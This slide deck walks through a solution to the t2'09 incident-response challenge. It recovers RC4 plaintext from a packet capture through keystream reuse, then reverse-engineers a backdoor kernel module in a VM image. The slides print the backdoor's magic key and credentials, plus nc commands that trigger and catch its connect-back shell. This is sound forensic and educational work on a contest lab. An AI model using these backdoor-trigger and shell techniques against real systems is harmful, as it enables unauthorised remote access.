Timo Hirvonen

Solving the t2'09 Challenge

Agenda

- Description of the Challenge
- Phase 1
- Phase 2
- Final words

Description of the Challenge

From Thursday 2008-08-20 to Saturday 2009-08-29

Description of the Challenge

- "type: Incident Response"
- "This year you're facing a multistage Challenge. The first stage is about analyzing the network capture"
- "Hint: sometimes time is the key"
- "you can win with both speed and style"

Preparations

- Downloading Wireshark
- Making sure the following work:
  - Hex editor
  - Notepad
  - Wikipedia
  - Alarm clock
  - Brains

Phase 1

From Saturday 2009-08-29 to Thursday 2009-09-03

Phase 1

t209-challenge.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help


Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1	2009-08-18 00:44:01.812158	192.168.199.132	192.168.199.130	ICMP	Timestamp request
2	2009-08-18 00:44:01.812409	192.168.199.130	192.168.199.132	ICMP	Timestamp reply
3	2009-08-18 00:44:07.835865	192.168.199.132	192.168.199.130	TCP	53214 > netbios-ssn [SYN
4	2009-08-18 00:44:07.836083	192.168.199.130	192.168.199.132	TCP	netbios-ssn > 53214 [SYN
5	2009-08-18 00:44:07.836256	192.168.199.132	192.168.199.130	TCP	53214 > netbios-ssn [ACK
6	2009-08-18 00:44:07.836705	192.168.199.132	192.168.199.130	NBSS	NBSS Continuation Messag
7	2009-08-18 00:44:07.836882	192.168.199.130	192.168.199.132	TCP	netbios-ssn > 53214 [ACK
8	2009-08-18 00:44:07.837045	192.168.199.130	192.168.199.132	NBSS	NBSS Continuation Messag
9	2009-08-18 00:44:07.837211	192.168.199.132	192.168.199.130	TCP	53214 > netbios-ssn [ACK
10	2009-08-18 00:44:07.838054	192.168.199.132	192.168.199.130	TCP	53214 > netbios-ssn [FIN
11	2009-08-18 00:44:07.877031	192.168.199.130	192.168.199.132	TCP	netbios-ssn > 53214 [ACK
12	2009-08-18 00:44:13.993158	192.168.199.132	192.168.199.130	TCP	53215 > netbios-ssn [SYN
13	2009-08-18 00:44:13.993360	192.168.199.130	192.168.199.132	TCP	netbios-ssn > 53215 [SYN
14	2009-08-18 00:44:13.993536	192.168.199.132	192.168.199.130	TCP	53215 > netbios-ssn [ACK
15	2009-08-18 00:44:13.993999	192.168.199.132	192.168.199.130	NBSS	NBSS Continuation Messag
16	2009-08-18 00:44:13.994167	192.168.199.130	192.168.199.132	TCP	netbios-ssn > 53215 [ACK
17	2009-08-18 00:44:13.994353	192.168.199.130	192.168.199.132	NBSS	NBSS Continuation Messag
18	2009-08-18 00:44:13.994469	192.168.199.132	192.168.199.130	TCP	53215 > netbios-ssn [ACK
19	2009-08-18 00:44:14.004836	192.168.199.132	192.168.199.130	TCP	53215 > netbios-ssn [FIN
20	2009-08-18 00:44:14.037245	192.168.199.130	192.168.199.132	TCP	netbios-ssn > 53215 [ACK

Frame 1 (54 bytes on wire, 54 bytes captured)

```
0000  00 0c 29 89 be bf 00 0c  29 dd 40 8b 08 00 45 00   ..)..... ).@...E.
0010  00 28 9a 6b 00 00 40 01  d0 11 c0 a8 c7 84 c0 a8   .(.k..@. ........
0020  c7 82 0d 00 5e da 44 70  00 00 04 ab 4b 0a 00 00   ....^.Dp ....K...
0030  00 00 00 00 00 00                                  ......
```

Phase 1, messages 1&2



Phase 1, messages 3&4

Follow TCP Stream

Stream Content

```
00000000  02 00 00 09 45 63 68 6f  20 54 65 73 74          ....Echo  Test
    00000000  02 00 01 66 d5 02 b2 46  bc 6b 4a 7e f8 9e 3b 27 ...f...F .kJ~..;'
    00000010  2f cb ae 5e 7d 0c 04 f8  75 3d 24 89 a9 e7 aa 99 /..^}... u=$.....
    00000020  4b 16 95 34 29 e4 f9 6a  89 54 d6 fc 93 69 10 d9 K..4)..j .T...i..
    00000030  64 e7 92 39 e7 38 cf 6f  31 ec e0 22 a8 e5 47 75 d..9.8.o 1.."..Gu
    00000040  22 e3 d2 5a 26 f8 e9 21  84 70 74 3b 8e df e4 5a "..Z&..! .pt;...Z
    00000050  db ea 80 83 b5 6f 7f 98  01 86 f8 03 34 ac a4 52 .....o.. ....4..R
    00000060  eb 87 05 95 b2 52 84 f2  17 28 c9 f0 a5 6f 31 7a .....R.. .(...o1z
    00000070  6c 86 80 91 a8 c7 68 95  db 3b de 42 30 97 fc e6 l.....h. .;.B0...
    00000080  0a c0 54 77 d8 36 25 02  d5 fb a3 f9 8f 86 b0 14 ..Tw.6%. ........
    00000090  a2 5a f7 05 a5 15 09 cd  25 13 9e 1c 83 59 54 50 .Z...... %....YTP
    000000A0  aa 04 5e f5 11 19 b3 81  7e d9 7f 98 59 ba 5e 61 ..^..... ~...Y.^a
    000000B0  01 50 20 c7 09 b7 d5 27  6f 8e 9a 5c ca 4c 57 41 .P ....' o..\.LWA
    000000C0  e9 fe b7 4e 82 8d 6d b8  e3 4a 77 33 dd 3b 70 e4 ...N..m. .Jw3.;p.
    000000D0  79 e9 57 39 f7 ac 58 76  14 cc ed a4 ae ba 93 31 y.W9..Xv .......1
    000000E0  46 dc e1 51 ef da da e5  d7 5f 2e 17 af 41 6c 65 F..Q.... ._...Ale
    000000F0  b6 d0 89 3f 18 a3 64 8c  b2 21 db f5 6a f5 11 46 ...?..d. .!..j..F
    00000100  e3 a8 bf 27 1b f2 42 d0  7c 77 b0 8a 1b 45 1b 4f ...'..B. |w...E.O
    00000110  5c 4e b9 0a 2b c6 21 81  39 94 51 57 00 cd 67 f7 \N..+.!. 9.QW..g.
    00000120  38 5a f8 ff 34 bd b9 ce  a0 00 7c 10 34 4f af 75 8Z..4... ..|.4O.u
    00000130  76 69 eb d4 ec ef ae 20  f6 c1 4b 85 d7 48 b8 bc vi..... ..K..H..
    00000140  7b ab be f7 3e eb 77 79  31 2b fb d7 91 67 f9 26 {...>.wy 1+...g.&
    00000150  8c 9b c4 64 a4 f1 ab 6b  c1 b5 a3 16 53 f3 fc f8 ...d...k ....S...
    00000160  24 05 b3 2a 4c 21 22 ea  3e c2                   $..*L!". >.
```

Find | Save As | Print | Entire conversation (375 bytes)

Phase 1

- " Stream ciphers are vulnerable to attack if the same key is used twice (depth of two) or more" (Wikipedia)

- E(A) xor E(B) = (A xor C) xor (B xor C) = A xor B xor C xor C = A xor B

Phase 1, insight #1

b0 41 fa 09 bc 1f 0f 2d ac

XOR

d5 02 b2 46 bc 6b 4a 7e f8

=

65 43 48 4f **00** 74 45 53 54

≈

"eCHO tEST"

Phase 1

100 0001	101	65	41	A	110 0001	141	97	61	a
100 0010	102	66	42	B	110 0010	142	98	62	b
100 0011	103	67	43	C	110 0011	143	99	63	c
100 0100	104	68	44	D	110 0100	144	100	64	d
100 0101	105	69	45	E	110 0101	145	101	65	e
100 0110	106	70	46	F	110 0110	146	102	66	f
100 0111	107	71	47	G	110 0111	147	103	67	g
100 1000	110	72	48	H	110 1000	150	104	68	h
100 1001	111	73	49	I	110 1001	151	105	69	i
100 1010	112	74	4A	J	110 1010	152	106	6A	j
100 1011	113	75	4B	K	110 1011	153	107	6B	k
100 1100	114	76	4C	L	110 1100	154	108	6C	l
100 1101	115	77	4D	M	110 1101	155	109	6D	m

(http://en.wikipedia.org/wiki/ASCII)

Phase 1, insight #2

"eCHO tEST" E(MSG2) XOR E(MSG4)

=

"Echo Test" MSG2

XOR

" " MSG4

Phase 1

- Assuming E(MSG2) = E("Echo Test"), first 9 bytes of keystream are

```
f5 22 92 66 9c 4b 6a 5e d8
```

- But what is the algorithm?
  - rand()
  - RC4

Phase 1

- Implementing brute-force cracker in C
  - rand() and RC4
- Trying all 32-bit seeds/keys
- Trying longer alphanumeric RC4 keys
- Could it be some other stream cipher?
- Reading Applied Cryptography…
- Why give a hint if the key is "only" 32 bits?

Phase 1, insight #3

"sometimes
time is the key"

Phase 1

- What kind of date and time formats are there?
  - 2009-10-30
  - 18:43
  - 26.05.1985
  - etc
- Continuing with RC4, reducing the set of possible characters to

"0123456789 .-:"

Phase 1

- Bingo! The key is "20842485" and the secret message is:

```
           sysname: 'Linux'
           release: '2.6.25.20'
          nodename: 'OpenWrt'
           version: '#1 Mon Aug 17 22:27:52 BST 2009'
           machine: 'i686'
        domainname: '(none)'
     Backdoor Mode: 'Connect back shell'
Backdoor Activate: 'TCP [Magic Key + Port] in Payload'
DL Image Location: 'http://www.t2.fi/ch/chl.tar.gz'
```

Phase 2

From Thursday 2009-09-03 to Friday 2009-09-04

Phase 2

- Download the archive
  - Archive contains one file: disk.vmdk → virtual hard drive!
- Create VM in VirtualBox
- Boot with SystemRescueCD
- Check GRUB configuration (serial console)
- Create a named pipe and connect it to a virtual serial port
- Open serial console in PuTTY

Phase 2

- Boot to 'OpentWrt (failsafe)' and reset root password
- Boot to 'OpentWrt'
- Check IP configuration
- Create VM #2 (for accessing the back door)
- Connect the VMs using 'internal networking'

Phase 2

- Boot again with SystemRescueCD (offers better selection of tools)
- `hexdump -C /dev/sda | grep -i t2.fi`
  - Finds (only) the secret message of phase 1
- `mount /dev/sda2 /mnt/t2`
- `grep -ri t2.fi /mnt/t2/*`

Phase 2

- Two matches:
  - `/mnt/t2/lib/modules/2.6.25.20/chl09.ko`
  - `/mnt/t2/lib/config/specs/ /chl09/hiddenchl09file.txt`

- `cat /mnt/t2/lib/config/specs/\ /chl09/hiddenchl09file.txt`

  "Congratulations!

  You managed the last step of the challenge.
  The email address you need to write to is the MD5 strings of the following strings in order:
  1. MD5 hash in login banner
  2. MD5 hash in the picture (for connect back shell)
  3. MD5 hash in den ioctl binary

  md5 [1][2][3] = [hash]@t2.fi

  Thanks for playing :)"

Phase 2, hash #1

- Reverse engineer the kernel module using IDA Pro Free
- Findings:
  - Magic key: `T2CHALLENGEROCKS`
  - Username: `T2_adm`
  - Password hash: `6293dc3ebd0313910da1debea30305e3`
    → Password (using online MD5 cracker): `t2def`
- Start VM #2 (static IP 192.168.199.132)
- `nmap 192.168.199.130`
  - Port 22 is open

Phase 2, hash #1

Terminal

File Edit View Terminal Go Help

```
root@sysresccd /root % nc 192.168.199.130 22
SSH-2.0-dropbear_0.51
T2CHALLENGEROCKSTI
root@sysresccd /root %
```

Terminal

File Edit View Terminal Go Help

```
root@sysresccd /root % nc -l -p 18772
Username:T2_adm
Password:t2def


 -=[ Welcome to the T2 lkm shell w00t w00t ]=-

           sysname: 'Linux'
           release: '2.6.25.20'
          nodename: 'OpenWrt'
           version: '#2 Fri Sep 4 12:07:27 BST 2009'
           machine: 'i686'
        domainname: '(none)'
 Partial Email-Hash: '7ea81194f4bf2e26333bd9fdf5df8309'
            Module: '/lib/modules/2.6.25.20/ch109.ko'
```

Phase 2, hash #2

- I recalled seeing letters 'GIF' in chl09.ko earlier → GIF header 'GIF89a'
- Check Wikipedia for GIF file format
- Rip GIF data using WinHex
- Save as a GIF file

Phase 2, hash #2

username: T2_adm
password: 6293dc3ebd0313910da1debea30305e3
tcp magic: T2CHALLENGEROCKS

Phase 2, hash #3

- Optimistic, quick-and-dirty solution:

```
strings /bin/ioctl | grep 0 | grep 1 | grep -i a
```

- Hash #3:

63f324f9559f04eca05671c41e6e8d48

Final words

Thank you!

timhir@gmail.com